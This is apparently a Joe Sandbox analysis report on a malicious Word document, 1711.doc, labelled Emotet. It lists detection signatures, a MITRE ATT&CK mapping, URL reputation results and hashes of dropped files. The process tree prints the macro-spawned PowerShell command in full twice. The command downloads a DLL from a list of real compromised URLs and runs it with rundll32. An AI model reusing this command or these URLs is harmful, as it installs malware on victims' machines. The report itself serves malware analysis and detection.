ID: 526179
Sample Name: 1711.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:54:26
Date: 22/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 1711.doc

Overview


General Information

Sample Name:	1711.doc
Analysis ID:	526179
MD5:	85ab297345c97b..
SHA1:	0b609d0b86f1b29.
SHA256:	31daa06dc4c4f5d..
Infos:	

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- Document contains an embedded VB…
- Obfuscated command line found
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Suspicious powershell command line…
- Document contains no OLE stream …
- Queries the volume information (nam…
- Yara signature match
- Document has an unknown applicati…
- Very long cmdline option found, this…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2640 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - cmd.exe (PID: 2632 cmdline: "C:\Windows\System32\cmd.exe" /c start /B powershell $dfkj="$strs=\"http://thepilatesstudionj.com/wp-content/oAx5UoQmIX3cbw/,http://alfaofarms.com/xcyav/F9le301G89W0s2g4jLO5/,https://staviancjs.com/wp-forum/QOm4n2/,https://yougandan.com/backup_YouGandan-9th-nov/3n6PrcuIaPCNcRU7uj7D/,http://alfadandoinc.com/67oyp/C2J2KyCpQnkK4Um/,http://www.caboturnup.com/wp-content/plugins/classic-editor/js/PZgllRH6QtkaCKtSB50rzr/,http://itomsystem.in/i9eg3y/nNxmmn9aTcv/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"C:\Windows\SysWow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2840 cmdline: powershell $dfkj="$strs=\"http://thepilatesstudionj.com/wp-content/oAx5UoQmIX3cbw/,http://alfaofarms.com/xcyav/F9le301G89W0s2g4jLO5/,https://staviancjs.com/wp-forum/QOm4n2/,https://yougandan.com/backup_YouGandan-9th-nov/3n6PrcuIaPCNcRU7uj7D/,http://alfadandoinc.com/67oyp/C2J2KyCpQnkK4Um/,http://www.caboturnup.com/wp-content/plugins/classic-editor/js/PZgllRH6QtkaCKtSB50rzr/,http://itomsystem.in/i9eg3y/nNxmmn9aTcv/\".Split(\",\");foreach($st in $strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r1+\".dll\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path $tpth){$fp=\"C:\Windows\SysWow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-Process $fp -ArgumentList $a;break;}};";IEX $dfkj MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\~DFF0F57547FC904286.TMP	SUSP_VBA_FileSystem_Access	Detects suspicious VBA that writes to disk and is activated on document open	Florian Roth	• 0xa7c8:$s1: \Common Files\Microsoft Shared\ • 0xab20:$s1: \Common Files\Microsoft Shared\ • 0x3f5a:$s2: Scripting.FileSystemObject • 0x52a1:$a1: Document_Open • 0x9cb3:$a1: Document_Open • 0xb19d:$a1: Document_Open • 0xcac1:$a1: Document_Open

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Data Obfuscation:

Obfuscated command line found


Suspicious powershell command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1 1 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdr Insecure Network Commur
Default Accounts	Scripting 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit S Redirect Calls/SM
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit S Track De Location
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	File and Directory Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commur

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1 2	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1711.doc	40%	Virustotal		Browse
1711.doc	20%	Metadefender		Browse
1711.doc	58%	ReversingLabs	Document-Word.Trojan.Emotet	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://yougandan.com/backup	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://alfadandoinc.com/67oyp/C2h	0%	Avira URL Cloud	safe	
http://itomsystem.in/i9eg3y/nNxmmn9aTcv/P	100%	Avira URL Cloud	malware	
http://thepilatesstudionj.com/wp-content/oAx5UoQm	0%	Avira URL Cloud	safe	
http://itomsystem.in/i9eg3y/nN	0%	Avira URL Cloud	safe	
http://alfadandoinc.com/67oyp/C2J2KyCpQnkK4Um/	100%	Avira URL Cloud	malware	
http://www.caboturnup.com/wp-content/plugins/classic-editor/js/PZgllRH6QtkaCKtSB50rzr/	100%	Avira URL Cloud	malware	
http://www.caboturnup.c	0%	Avira URL Cloud	safe	
http://https://staviancjs.com/wp-forum/QOm4n2/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://staviancjs.com/wp-forum/QOm4	0%	Avira URL Cloud	safe	
http://itomsystem.in/i9eg3y/nNxmmn9aTcv/	100%	Avira URL Cloud	malware	
http://alfadandoinc.com/67oyp/C2J2KyCpQn	0%	Avira URL Cloud	safe	
http://itomsystem.in/i9eg3y/nNxmmn9aTcv/PE	100%	Avira URL Cloud	malware	
http://thepilatesstudionj.com/wp	0%	Avira URL Cloud	safe	
http://www.caboturnup.com/wp-content/p	0%	Avira URL Cloud	safe	
http://https://yougandan.com/backup_YouGandan-9th-nov/3n6PrcuIaPCNc	0%	Avira URL Cloud	safe	
http://www.caboturnup.com/wp-content/plugins/classic-editor/js/PZg	0%	Avira URL Cloud	safe	
http://https://staviancjs.co	0%	Avira URL Cloud	safe	
http://https://yougandan.com/backup_YouGandan-9th-nov/3n6PrcuIaPCNcRU7uj7D/	0%	Avira URL Cloud	safe	
http://alfaofarms.com/xcyav/F9le301G89W0s2g4jLO5/	100%	Avira URL Cloud	malware	
http://thepilatesstudionj.com/wp-content/oAx5UoQmIX3cbw/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	526179
Start date:	22.11.2021
Start time:	10:54:26
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1711.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.winDOC@5/13@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:54:22	API Interceptor	55x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4114E8B1.png	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PNG image data, 1127 x 490, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	121507

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4114E8B1.png	
Entropy (8bit):	7.978393301250379
Encrypted:	false
SSDEEP:	3072:oXwhJd0+y7ukYe4uYum1GdgOpVXGuhCUqc:oXw50+OukzVXV2uhDj
MD5:	D3C11BC087FAF4372F4C5D37E06FCFFD
SHA1:	40A9FE4D47DADFDB1463D63F14D6D60641AC19E5
SHA-256:	6F49F13CEF0667A75A3E55767CD769F476EB3FF400BDA8CB3FBF47BA8B0A7077
SHA-512:	C50363E3CA99B4537A8BA625D84CD0A8C2E8FB15D1FF0163E967D3536E373F3449EB4489EC117766D78B1386D60192453FAE8C372119E32D98E58B07844216EB
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...g.....&.....sRGB.....IDATx^..`....^..K.,[.w..tB..Hh.B.....B.IH.4z3....1.\q..z?..m...=.d.P...."".....7...]g..Il...`.o.@.. .D...."@.... .D`.%`.....]......T.1.4.A..@8.| .....".@.... .D...."...0..."..'.CS...7.....jn..TM..~(..!.....".@.... .D...."".....0.C.$..y.....(^..IK.z...VM.&...G:.) .AV5v...!...`..".H.`.....C.'.%.3w--..>.I..."@.... .D...."..#..R.d..&L[3...5.zj.{/ ...5..u.C...; .P,.xY.T.4%=...!:$.)..)..#..[>..F.zD.... .D...."@.....D.k.0v.....t3..w..66.+.d.....+....K.....G.=,H.Ur..x..2E. ...O"...:.g.Le...;...O..qw....n...$*...."@.... .D.....J #B .\|M.qS.M<..5.....j.e.O.!vL.qa.)*D.$).d.."...v..{....:.,.vy.._.k...:#...&.....2.p>^,.g.b...a7....C...N....+..ke.g&#.r...Q)D...."@.... .D...+..U.....'.f..P5..=[#q.a.G...W.VF.Y.e..e=.km... ...]2.7rh.C..u...d.Ru..;c.;.V....*..:^]..5CQ.W....&..$..\|.J2.....V4{.U..i....py.t.....,.....+..U.r+..0..R\.s....NB..$#.....~....R"".....k..{.... .D....".W.dD.q.1m..-.....E4<t..}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{E3844549-3F78-457B-BAEF-06FBD2156752}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	41984
Entropy (8bit):	5.383636719226494
Encrypted:	false
SSDEEP:	768:In/plLQxx12HtK6z0D4J/pFLQxx12HtK6z0D:KlLQxx12HtK6z0UFLQxx12HtK6z0
MD5:	630161A7185DCB458C3A526CCD969ABB
SHA1:	9A9AFEAE4A07A818F707C584B29323335F508FCD
SHA-256:	4D9F1733C0B90882E54B3A36271659D8F3DA895A9A6E26FD130DA1F14A91964D
SHA-512:	92099AAF7E64C63C2A4678669F0367B10D0D474E8F710D22D0428D501D5C3FA3578D9602633E3235E0E1CD9A631B7EFDE12898EA5937176006C70723A37A7B44
Malicious:	false
Reputation:	low
Preview:	.....>..... .....(...*..... .....)...+...6...O.....,..... .....P.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{31697AE2-9911-46AE-855C-FC6F84C9E570}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.6413622548786062
Encrypted:	false
SSDEEP:	6:rlEPgsn1F1YsuTyavlEtSYd9XwY2sQmh5epe8P+7WAeSTBFXZSuIehx:ePLF10yWEtSYW9oH8JAeOBBZSmX
MD5:	91473136D20E3046BECA18C78CE9BBE7
SHA1:	014B29FADC9F1EB72ADEBAB7A157BF9789953462
SHA-256:	7A57B63B9EB2FA46EC6C49F9D792DE64710966EA99730E6B18702F49D988A15F
SHA-512:	4ABA8620775E931315BAE02D9F3C72188413831342C1BC67EC1F5C0FD37D0F662ABD04EBED5D3613CB8BAC159B87457BB87FCF4E6992262ABE4981B95EAAE5/ 0
Malicious:	false
Reputation:	low
Preview:	../..... . . ..6...8... B...D...F...J...L...l...n...p...r...t...v...x...z...|..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{52852A70-A935-4D7F-A270-7FCD1CA48619}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{52852A70-A935-4D7F-A270-7FCD1CA48619}.tmp	
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A4608109-7EE5-416E-A16B-050D4F8625B8}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:X:X
MD5:	32649384730B2D61C9E79D46DE589115
SHA1:	053D8D6CEEBA9453C97D0EE5374DB863E6F77AD4
SHA-256:	E545D395BB3FD971F91BF9A2B6722831DF704EFAE6C1AA9DA0989ED0970B77BB
SHA-512:	A4944ADFCB670ECD1A320FF126E7DBC7FC8CC4D5E73696D43C404E1C9BB5F228CF8A6EC1E9B1820709AD6D4D28093B7020B1B2578FDBC764287F86F888C07DC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	147284
Entropy (8bit):	4.421624942731045
Encrypted:	false
SSDEEP:	1536:C8yL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcmB:CZJNSc83tKBAvQVCgOtmXmLpLmB
MD5:	62946DD1D4369B40AB7C43FFE49306F1
SHA1:	D820412F0CEFF346B60691EC53B0CFEC545240A0
SHA-256:	574017A6CD6121E24117AA16750044E473BEAB038466C6FC53FF50B7222BD78D
SHA-512:	E9C30A2DAB18805A3DD2A4C7AB8B175DB85713430A3BC1EF148D492A43154F1A3F033D40E4CEEAA2E9B81A0E3C24E4BF5C9FC63E9C9DBC46ADDF45A3AEB1F6C
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....#.....$..... .....d.....X..... .....L.....x.....@.....l.....4..... `.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,..,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8.....N.....\W.. .....J.....,<.....<.....xW.....xY..xG.....T.....D.....T.....&!..d..... .....

C:\Users\user\AppData\Local\Temp\~DFF0F57547FC904286.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	55808
Entropy (8bit):	4.7353560135116135
Encrypted:	false
SSDEEP:	1536:z7ohjy3K6eGum/Cnps39t0UtXJTpzmFlZD:whjya6eGum/Cny1JTpz0H
MD5:	44F9CCBE595FE1B7BFD3E2A1140C56A0
SHA1:	C49C1A9814569DC6E95F87157A16D243DEA160A3
SHA-256:	318F746A4626DF1CE5F62D174620751B0418E7FFA7F847FFBBADB5433D096EE0
SHA-512:	24892FC86719306BBA3ABBE52DF64B77AD32ECD94DEC55A75AD54CD80C80A61E4C4C703135C7F7B83D16B58E820BC2ABC207BFE198F3506B744BEAAD39DE27B
Malicious:	false
Yara Hits:	• Rule: SUSP_VBA_FileSystem_Access, Description: Detects suspicious VBA that writes to disk and is activated on document open, Source: C:\Users\user\AppData\Local\Temp\~DFF0F57547FC904286.TMP, Author: Florian Roth

C:\Users\user\AppData\Local\Temp\~DFF0F57547FC904286.TMP	
Preview:	.....>..... .....G..... ....!...".#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5.....7...8...9...:...;...D...=...>...?...@...A...B...C...6. ..E...F.....i...I...J...O...L...M...N.....P...j...R...S...T...U...V...W...X...K...Z...[...\...]...^...g...`...a...b...c...d...e...f...Y...h.....k.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1711.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:57 2021, mtime=Mon Aug 30 20:08:57 2021, atime=Mon Nov 22 17:54:15 2021, length=135948, window=hide
Category:	dropped
Size (bytes):	980
Entropy (8bit):	4.477890004940672
Encrypted:	false
SSDEEP:	12:8iW1gXg/XAlCPCHaXeBhB/OW9qX+WfY0tcPgicvb6MZUnDtZ3YilMMEpxRljKico:8ia/XTuzLI5YDeGMZ0Dv3qoQd7Qy
MD5:	1B2D29FE46309EB73F25961FA46345B9
SHA1:	38C4DD45673A3E5091D0BBE04F980A6A3089FBA9
SHA-256:	C583E5FF8FFC2C220BCC2F3F794EE2274B67E82F26165F28F6A152BDE458E72C
SHA-512:	E51CA5E2D222DF2F28DA05F78E3166846332AF27DF8E4AF314CCD35569B5311DC5D1910B522BDA82AF67422ACBC78C5B782F5BFD87BFE7626A922A78AD3312C F
Malicious:	false
